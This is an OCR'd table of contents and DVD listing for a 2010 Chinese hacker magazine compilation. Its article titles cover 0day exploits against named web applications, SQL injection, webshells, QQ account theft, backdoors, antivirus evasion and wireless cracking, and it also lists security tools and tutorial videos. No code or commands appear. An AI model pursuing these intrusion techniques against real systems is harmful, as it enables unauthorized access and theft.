创新 新锐 共享 随性 突破 草根 纪念

非安全·黑客手册 出品

国内首本难易度分级制Hack安全读物

非安全2010全年合订本

基础→中级→高级

￥46元

ISBN 978-7-89452-252-8

DVD

NOHACK

非安全2010
全年合订本

非安全　出品

新闻短评

第一季 Google 的不明智选择........1
第二季 安全市场，有容乃大........chenchen 1
第三季 新闻杂评........2

基础 Rudiment

第三季 菜鸟扫盲
从搭建 php web 环境到 php 类 exp 的利用........贝贝 4

第一季 Q 版黑客
"沙盘"里的 QQ 游戏........swan 6
2010 年 3G QQ 继续玩酷........Freedom 6
QQ 昵称中的大文章........郝安山(freedom) 7
学会如何隐藏 QQ 号码........英雄 8
关于 Windows7 的兼容性与安全性........冰风清源 @Neusoft 8
Win 7，Win 7，关门吧！........牟晓东 10
PEID 的面子工程........木羊 11
关于...\ 文件夹的新玩法........秦玉杰 12
记一次特别的盗 QQ 反击！——通过黑客的木马盗黑客的 QQ！........弯刀 13
局域网反击战........菲 & 王兴东 13
漫谈 DoS........shuichon 14
外挂开发入门篇—— QQ 挖金子小挂实战........xyz@stu.h4ck.cn 14
病毒自动分析工具 SysAnalyzer........际山 [K.F.H] 17
利用 VBS 识别验证码........闫飞 18
GPU 大显神威破密码........Gxm 上海思博学院 19

第一季 肉鸡接龙
KooMail 邮件脚本代码跨域执行漏洞........曲慧文 20

第一季 另类 HACK
大学食堂刷出来的免费午餐........Myljs[H.T.D] 21

第二季 特策专题
三两招轻松解决网络访问故障........风逝水 21
自己动手，利用 IPv6 解决网络故障........DarkR4y 22
Ubuntu 中 Firefox 使用 tor 代理上网........pop 23
一单海外生意让我认识了 VPN........天翼 24

第二季 Q 版黑客
揭开 Winrar 最后一个秘密——隐藏注释........wangyu1204 27
解决 U 盘写保护问题........KashiF [A.S.T] 27
轻松修改 BIOS 的启动 LOGO 画面........佚名 28
小菜来带大家认识 XSS 木马........Evil0r[B.S.T] 30
菜鸟必看：利用搜索匹配栏注入........funnyevil 32
对某后门程序的一次浅析........TSP 33
用 DOS 命令寻找网站下的可疑文件........姚秋芳 34

第二季 肉鸡接龙

ECShop_V2.7.2 0day 利用 .... K4shifz[3E.S.T] 35

nginx 文件类型错误解析漏洞 .... k4shifz[3E.S.T] 36

第二季 另类 HACK

破解拨号软件晚上 12 点断网限制 .... 小力 37

第三季 Q 版黑客

腾讯微博洗白黑网址 .... 贝贝 39

让 Win 7 边睡边下 .... 牟晓东 39

刷流量——你不是一个人在战斗 .... geyibing 40

Is my style——游戏个性修改 .... 风逝水 42

一次简单的肉鸡之旅 .... 樱花浪子 43

搜索引擎优化之黑链优化法及黑链的清除 yeweit6 45

伪装成 0Day 的骗人小把戏——邪恶的 Unicode .... obaby 46

SNMP 弱口令刺探信息 .... 赤龙 48

建立删不掉的后门 .... GF 50

找回丢失的 Windows 7 密码 .... Pop 51

一次莫名其妙的收获 .... 佚名 52

免费 QQ 秀，一键获取！........ 牟晓东 52

第三季 另类 HACK

在 IPOD 中使用 Pirni 嗅探无线网络(中间人攻击) .... Mickey 53

第四季 Q 版黑客

用组策略优化你的 Windows 7 .... 皋城隐士 54

另类破解 windows 系统登录密码 .... 佚名 55

走，上网捡马去！........ 牟晓东 55

戏剧性的见证财付通 BUG .... GF 57

QQ 昵称超强的玩法 .... fredom 58

将代码隐于 gif 图片 .... GF 58

第四季 另类 HACK

DIY 无线破解利器——高增益天线的制作 .... shuichon 59

策 划 功夫熊猫

第一季 功夫熊猫 6：Hacker 系漫游记 .... 赤龙 61

第二季 功夫熊猫 7：Hacker 系漫游记——阿宝揭密黑色产业 .... 赤龙 65

第三季 功夫熊猫 8：dsniff 嗅探全攻略 .... 赤龙 68

第四季 功夫熊猫 9：比武招亲 .... 赤龙 75

第三季 黑小说

黑妹追爱记 .... 燕燕于飞 81

末日诅咒 .... 李兴春 82

第三季 黑客文化

采访：剑心 .... NoHack 86

黑小说 · 天算 .... 李兴春 88

第四季 黑小说

当幸福来敲门……风逝水 91

中级 Middle-Level

第一季 西线无战事

EGshop v1.2 注入漏洞分析与利用……清原长风[B.B.E] 94
IIS 解析漏洞继续利用……test@test.com 96
初探 XFS——入库的 XSS……CCOz[北洋贱队] 96
密码字典＋扫描器≈LAN 定点入侵……牟晓东 97
微软，今天你被黑了吗？……天翼 98
由入侵母校引发的苏亚星 VOD 点播系统 V5.0 漏洞……雪儿 99
对 XX 信息网的一次安全检测……xiaoc 100
对远程服务器的一次渗透……Geph0rce 102
微软 NT 本地提权，打响 2010 第一枪……rabbitsafe 103
一个 Discuz 插件漏洞引起的血案……rabbitsafe 105
友情检测某中学网站……x0520 108
POST 型注入点下的 LOG 备份入侵……耗子 108
Start 与管道符的强强联手……零零柒 112
绕过 ACL 进行非授权访问……逆流风(李友贤) 113
对 SABLOG2.X 的漏洞利用……Xyzy(北洋贱队 &&tian6) 114
防不胜防的 SQL 注入新探……JK1986 && ahhacker86 115
一次有意思的渗透……清原长风[B.B.E] 116

第二季 新洞练练看

晴天电影系统 0DAY 分析与漏洞……rabbitsafe 118
晴天电影系统(续)——利用社工跨站再次拿下系统……rabbitsafe 119
旧洞新知：DVBBS8.2 插件上传漏洞利用……Simeon 安天 365 120
刀客建站系统上传漏洞 0Day 分析和利用……menzhi007 122
shopxp 网上购物系统最新版本 0DAY 分析与利用……rabbitsafe 123
PHPvod 漏洞分析和发掘……EchoEye/ 侯其涛[B.B.E] 125
XxaspDisk V3.3.2 注入 0day……清原长风[B.B.E] 127
CSRF with Flash……p.z/xsser 128
lplyv2.0 漏洞分析……佚名 130
PHPCMS 整站系统 0day 漏洞……Bykid@ 广东科干 131
挖掘 PHP 整站程序漏洞的一些思路和经验……Bykid@ 广东科干 133
维普信息资源系统漏洞……applychen 133
基于 sql 控制查询结果在 web 漏洞挖掘中的应用……三爷 134
php 杂谈——WordPrees、PHPBB 等漏洞分析……Tommie(张忆伟) 135
WordPress 拿 WebShell……Simeon 安天 365 137

第三季 安全防御

初步了解网络安全防御（上）……gxm[BST&AKT] 上海思博学院 138
Nginx 下防御 HTTP GET FLOOD……空气 141
批处理注入补充……lxhdj 143

Contents

第一季 Cracker

二次破解之附加进程调试——对一款加密软件的破解以及安全性分析……☆obaby☆ 144

双管齐下之搞定 Full Speed……龙虾 147

软件破解入门系列四……missviola[LCG] 148

第二季 西线无战事

曲折的 XSS……NetPatch 149

jsp+oracle 手工注入中国足彩在线……鬼谷先生@H4CK.CN 151

透过深圳科技系统浅谈 ASP 程序常见漏洞……Kashif [S.S.T] 155

检测某地方新闻小站……难题 156

一次很郁闷的拿 shell 过程……Stream 159

WRMPS 系统后台拿 webshell……ze0r 160

浅谈 Http Put 方法的利用……天翼 160

一次黑盒 Code Injection……菲 161

跟我一起拿国外 webshell——Dotnetnuke 远程文件上传漏洞……蓝魔 [N.S.T] 162

第三季 新洞练练看

ECShop_V2.7.2 注射漏洞解析……K4shifz[3E.S.T] 163

百度跨站利用……菲 & 王兴东 164

风渡网上购物系统漏洞分析和利用……dark[swust] 165

对 Gshop 最新版的漏洞分析……dark[swust] 166

"买"出来的 PHP168 0day……testset 168

详解 Oracle 注入……K4shifz[3E.S.T] 170

露珠 cms 漏洞分析和利用……dark[swust] 171

aspx 版 fckeditor 上传漏洞利用……佚名 173

第三季 安全防御

三拳两脚轻松防御蹭网族的黑手……杨哲 / Longas 【ZerOne】 173

利用 GPG 保护电子邮件通讯安全……黄超毅 /demonalex 176

第三季 黑客免杀

我爱编程，做自己想做的——放倒双引擎的 360……郭波 181

深入剖析瑞星 2010 主动防御体系……Vip_ 威寳 182

第三季 Cracker

逆向中的正向——简单展示破解中编程的意义……八部天龙 184

简单破解极道 QQ 使者 2010 版……王国瑞 184

破解外挂之潇潇多开采集 V1.69 正式版……八部天龙 185

软件破解入门系列五……missviola[LCG] 185

菜娃玩破解……ALL 188

第三季 西线无战事

两次优美的手工注入……N3tl04D 191

COOKIE 利用，绕过 WEB 应用防火墙……破℃军 192

mssql_sa 权限的另类提权方法……南拳 Daddy 194

从远古漏洞到支付宝密码的完整渗透……Syn 195

实例测试 html 静态页面……寒冰 196

渗透某主站……Tm3yShell7 197

友情测试学校网站全过程........老鹰 198
一个注入点引起的蝴蝶效应........华军 199

第三季 新洞练练看

PJBlog 跨站漏洞........EchoEye/ 侯其涛[B.B.E] 200
对 B2Bbuilder_v6.3 安全性分析........Dark[swust] 202
通过 Metasploit 实现对快捷方式漏洞的利用........空虚的风 @Pnig0s 204
利用 ashx 突破扩展名限制上传文件........GF 205
phpcms2008sp4 多个跨站漏洞........HualinG 205
phpcms 0day 助我简单拿 shell........贝贝 207
WeedCMS v4.0 跨站和注入分析........Dark[swust] 209
挖掘 AspBar V3.4 漏洞........cnryan 211
关于所有微博的 XSS 跨站漏洞的深入研究........Vip_ 威賨 213
对 QQ2010 空间漏洞的研究........黑手双刃剑[sitedir] 214
带你畅游漏洞商城........cnryan 215
Phpaacms 后台验证漏洞及修补........过客 216
某电子商务系统注射 0day........menzhi007 217
老 Y 文章管理系统 V2.5sp2 多个漏洞分析........My5t3ry 218

第三季 黑盒艺术

杯具：重演马其诺防线的加密软件——对 PDF 加密软件 PDFEncryptor 的安全性分析........随便的人 219

第三季 安全防御

P2P 网络保卫战........obaby 223
打造安全的 Web 登录表单........爱梅小礼 · 莱客 227

第三季 黑客免杀

杀毒引擎特点分析入门篇之小红伞（1）........姬良 228
针对 API 函数特征码的免杀小技巧........馋猫 229

第三季 技术点亮生活

远离 RSI——我的颈椎我爱护........Handt & pbc 230
清晨，音乐唤醒我（一）........smallrascal 231

第三季 Cracker

暴力大篡改软件破解........微凉清风 233
某经典服务端算法逆向分析........HackWm[D.S.T] 234
看我菜鸟三招两式强化 FindWindow 反调试........Reduta 235

第四季 西线无战事

如何把一条微博变成病毒........樊三叔 236
show_source 函数的利用技巧........Stream 236
写一个 javascript 的 B/S 木马后的随想........佚名 238
对美国虚拟主机商的社工型渗透........BlAck.Eagle[B.H.S.T] 238
IP.Board 3.0.x 非创使人获取网站 webshell........4NT1 241
浅析 postgresql 数据库攻击技术........BlAck.Eagle[B.H.S.T] 243
miceCMS 4.2 权限提升漏洞分析........My5t3ry 246
记一次变态网站的曲折入侵........我不是张卫健 247

Contents

绕过威盾 IIS 防火墙继续注入......www.52cmd.cn 248
Baigo CMS 登陆框注入分析到利用......莫良 249
对当地一门户站的检测手记......Stream 250
Access 表自联偏移注入某高校网站......莫良 252
一次曲折的入侵......EchoEye/ 侯其涛[B.B.E] 253

第四季 新洞练练看
如何挖掘 PHP 脚本漏洞......cnryan [wolvez.org] 255
Destoon B2B 0day 漏洞解析......K4shifz[W.S.T] 257
eTop 文章管理系统的漏洞分析......cnryan 258
Dedecms v5.3~v5.6 Get Shell 0day 分析......K4shifz[3E.S.T] 260

第四季 安全防御
防止网站挂马的实用技术之四......爱梅小礼 · 菜客 262
EventCombMT 帮助查找中毒机器......smallrascal 263
揪出 WebShell 中的后门......紫色泡泡 264
如果你是肉鸡......牟晓东 杨鑫芳 265

第四季 黑客免杀
浅析卡巴 2011 高启发查杀......Oath & Vim0x0n 267

第四季 技术点亮生活
清晨，音乐唤醒我(二)......smallrascal 267
随身邮——非智能机轻松搞定 Push Mail......smallrascal 268

第四季 Cracker
脱天草免费壳......Buddha 270
Regopt32 追码实录......龙虾 271
Stud_PE 缓冲区溢出漏洞分析......int3 273

第一季 无线安全
破解中国电信——“我的 E 家”无线上网......杨哲 /Longas【ZerOne】274
无线攻击技巧系列之四—无线攻击跳板 2......杨哲 /Longas【ZerOne】277
无线黑客漏洞讲堂系列 1：——无线路由器认证会话劫持漏洞......杨哲 /Longas【ZerOne】279

第一季 管理维护
简简单单移植测试系统至 VMWare 之 Ghost 篇......smallrascal 281

第一季 快码加编
浅谈 Clickjack 技术......Demon@ 定南中学 286
asp 解密浅谈......suwey 286
JNI 打造 QQHash 获取器......莫继闹 / 吴双[中国调用门安全小组] 287
基于 B/S 架构的木马的制作......爱梅小礼 · 菜客 289
注入 explorer 实现文件夹的隐藏......清原长风[B.B.E] 291
Professional.Rootkits 入门笔记—— Kernel Hooks（下）......wo1fSea 黄铨雍 293
三招两式实现井水不犯河水——线程同步方法总结......OrphousV(成) 295

第二季 高手专栏

透过偷取SSH密钥搞定其他的机器 .... mickey@pentest.cc 298

以漏洞实例展示国内邮箱系统安全性 .... 小丑 299

第二季 无线黑客

破解移动随e行无线上网认证 .... 睡虫/moon 301

无线黑客漏洞讲堂系列2——蓝牙攻击之OBEXFTP目录遍历漏洞 .... 杨哲/Longas【ZerOne】302

第二季 管理维护

简简单单移植测试系统至VMWare之VMwareConverter篇 .... smallrascal 305

解决在虚拟目录下建立风讯的各种问题 .... Lose 307

第二季 快码加编

用vb打造自己的文件夹监控程序 .... 神圣计划 309

VC实现域名转IP .... hacking 310

Delphi打造个人专用版软件下载器 DarkR4y 311

共享上网很简单 .... fish 312

我的网络注册机 .... ♁疯言§疯䄛 313

编程突破左轮安全中心窗口查杀 .... 小明 314

Microsoft Windows Scripting Encoder解密算法浅析 .... 破℃军 316

某网游网站DP页面数据的分析与获取 .... magic dog 317

第三季 高手专栏

浅谈在WEBSHELL下如何运行命令 kyo327 320

内网渗透之流行手法 .... 樱花浪子[冰点极限] 323

第三季 无线黑客

破解无线移动WLAN随E行之续——拓扑协议分析 .... 睡虫/moon 327

第三季 管理维护

简简单单移植测试系统至VMWare之Double-Take篇 .... smallrascal 327

第三季 快码加编

另类的密码输入方法 .... fish 330

Windows消息机制（一） .... 神圣计划 332

打造自己的反向连接CMDSHELL DarkR4y. 333

对照汇编语句写算法注册机 .... 八部天龙 335

VC编程实现获取远程电脑进程 .... 后恋 335

菜菜也来探究Windows内存管理 .... Reduta 337

Salt值在口令认证中的应用 .... 逆流风(李友贤) 340

第四季 快码加编

Windows消息机制（二） .... 神圣计划 342

Google scanner xt9 343

QQ聊天记录，我也来 .... 郭波 345

第四季 无线黑客

无线破解实战入门 .... shuichon 346

高级 Advanced

第一季 密码学

浅谈针对RSA 1024的边信道攻击……Linuxgod@163.com 349

第一季 读编互动

脑筋[不]转弯……351

Q&A……352

50号信箱……353

第二季 反汇编

x86指令和xde长度反汇编引擎解读……wo1fSea 354

第二季 系统底层

乾坤大挪移——移动更改MBR……int 3 356

第二季 读编互动

脑筋[不]转弯……361

上期答案——黑客手册5周年“脑筋[不]转弯”答案……362

Q&A……363

50号信箱……364

第三季 系统底层

浅谈IA32平台C++变量的内存地址分布规律……Reduta 365

内核驱动入门——手把手零基础入门……鬼谷先生@H4CK.CN 367

第三季 读编互动

脑筋[不]转弯……370

上期答案：黑客手册5周年重生原始版第二季（2010年5-7月合刊）“脑筋[不]转弯”答案……372

Q&A……372

50号信箱……373

第四季 系统底层

黑客编程1+1系列教程——DLL劫持技术详解……鬼谷先生@H4CK.CN 374

IDA分析驱动入门……谭立 376

基于DLL劫持的WebShell提权……Reduta 377

第四季 读编互动

脑筋[不]转弯第四季 问题答案完整版……378

上期答案：黑客手册5周年重生原始版第三季（2010年8-10月合刊）“脑筋[不]转弯”答案……379

50号信箱……380

非安全代理商电话……380

Contents



2010 合订本合辑

1－4 月合辑相关软件及代码
5－7 月合辑相关软件及代码
8－10 月合辑相关软件及代码
11－12 月合辑相关软件及代码

非安全宝库


OWASP 2010 十大威胁

精选工具

漏洞信息管理软件
Nikto：非常全面的网页扫描器
Burp Suite：Web 应用程序攻击集成平台
Nbtscan：在 Windows 网络上收集 NetBIOS 信息
P0f ——新的远程 OS 指纹被动判别工具
L0phtcrack：Windows 密码猜测和恢复程序
Aircrack：最快的 WEP/WPA 破解工具
Superscan：只运行于 Windows 平台之上的端口扫描器
NetStumbler：免费的 Windows 802.11 嗅探器
Dsniff：一款超强的网络评估和渗透检测工具套装
THC Hydra：支持多种服务的网络认证破解器
Paros proxy：网页程序漏洞评估代理
John the Ripper：支持多平台的密码破解器
Tcpdump：最经典的网络监控和数据捕获嗅探器
WebScarab
Sysinternals：一款强大的非常全面的 Windows 工具合集
安之信网页邮件群发工具
开放式计算程序 OpenFC V6.0
CreateInstall Free V5.8.0 多国语言版
超能 SEO 工具 V2.2
DOS 练习攻击模拟学习器
电信 3G 无线上网计时器
远洋整站下载工具
NetSetMan v3.1.1 多国语言版

视频教程

XSS 入侵教程 30 个集合
reDuh 渗透过程及问题解决
再一次在 sniffer 下进行 ARP 欺骗
Ubuntu 10.10 提权视频动画
详讲 Nmap 高级探测系统弱点
让网马变成废马
如何修复被篡改的网页
3389 建后门教程
免杀破解 2003 管理员密码
钓鱼方法集合及防范
映像劫持技术及防御
中转注入讲解及突破防注入措施
图片的加密及解密介绍
Linux 平台的密码破解
Oracle 注射提权动画
网站 SU 提权后的漏洞修补
MD5 校验法保障密码安全
详细讲解 Linux 的高级后门
数据库盲注和偏移注入
Googel 框架注入攻击演示
教你检查 webshell 是否带有后门
完全学输入表免杀之移位法
VNC 扫描器巧抓外国肉鸡
网站漏洞的修补之 SQL 注入



娱乐黑客

黑客电影：自由停工期 Freedom Downtime

发行时间：2003 年
资源类型：DVDRip
持续时间：60 分钟
字幕语言：英文
地区：美国
语言：英语
类型： 纪录
导演：艾曼努埃尔·戈尔施泰因
主演：艾曼努埃尔·戈尔施泰因
约翰·马可夫
凯文·米蒂尼克

简介：电影人制作的黑客记录片。记录美国骇客凯文等人的历史背景说明，2600 并製作「释放凯文」的纪录片电影。凯文在 1995 年因为入侵电脑系统被FBI逮捕，但是他被逮捕之后，却一直没有审判，而且屡次被拒绝交保，就这样被监禁了四年，因此2600发起「Free Kevin」的自救行动，要求联邦政府释放凯文，不仅因为法院延宕审判，更因为凯文入侵系统之举并未造成任何重大损害，联邦政府也承认凯文个人并未因入侵系统而得到任何私利。2600 认为，骇客不应因为「好奇心」而判刑，何况联邦政府的电脑系统防备不周才会被入侵，但凯文破解系统之后并未複製任何联邦政府的档案资料。

